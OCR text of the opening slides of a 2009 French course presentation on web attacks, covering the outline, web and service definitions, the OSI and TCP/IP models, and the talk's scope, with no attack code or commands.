Attaques du web

TELECOM Lille – Option SRS 2009

Fabien VINCENT

Sommaire


- Définir le web / service web
- Attaques du web
  - Utilisateur / Navigateur web
  - Attaques protocolaires
  - Attaques sur le serveur web
  - Attaques sur l'application web
  - Attaques sur la base de données
- Conclusion
- Démos (Samurai)

Définir le web (Wikipedia)

- Web 2.0 : Applications « Web social »
- Application Web : Site web dynamique, interface homme machine (IHM)
- Hébergeur Web : Séparation du rôle d'hébergeur associé à un développeur tiers
- Serveur Web : logiciel servant à des clients des contenus HTTP
- Navigateur Web : logiciel client pour consulter et rendre du contenu HTTP
- Programmation Web :
  - Client : HTML / xHTML, XML, Flash, Images, Java, ActiveX, JavaScript
  - Serveur : PHP, Microsoft ASP, Java JSP / Servlets, Coldfusion, AJAX/XHR …
- …


Définir le web comme un service [1]

Le web est avant tout un service utilisateur rendu par plusieurs composantes :




Définir le web comme un service [2]


Chaque composante de ce service est potentiellement vulnérable ou faillible !



Modèle OSI


Application (Logiciel d'interaction avec l'utilisateur)
Présentation (Graphique, Texte, Vidéo ...)
Sessions (Sessions Applicatives)
Transport (TCP / UDP)
Réseau (Réseaux IP)
Liaison de Données (Ethernet, VLAN 802.1q, ...)
Physique (Cuivre, Optique, Wi-Fi ...)
WEB
7 - Application
6 - Présentation
5 - Sessions
4 - Transport
3 - Réseau
2 - Liaison de Données
1 - Physique

Modèle TCP-IP




Limites de la présentation

- La présentation ne traitera que des vecteurs d'attaques web, c'est-à-dire entre les niveaux 4 (TCP / Transport) et 7 (Applications).
- Quelques notions de programmation (HTML, PHP, Javascript …)
- Notions de base réseau et modèle TCP /IP (DNS, HTTP également …)
- La présentation ne détaillera pas spécifiquement une attaque, uniquement des vecteurs
  - Vecteur d'attaque : Solution physique ou logicielle permettant de contourner des protections
  - Attaque : Combinaison des vecteurs pour obtenir diverses informations ou usurper une identité
- Les possibilités offertes par ces vecteurs seront détaillés et commentés, avec dans la mesure du possible, des exemples réels (démos en fonction du temps restant)
- Toute question est la bienvenue !

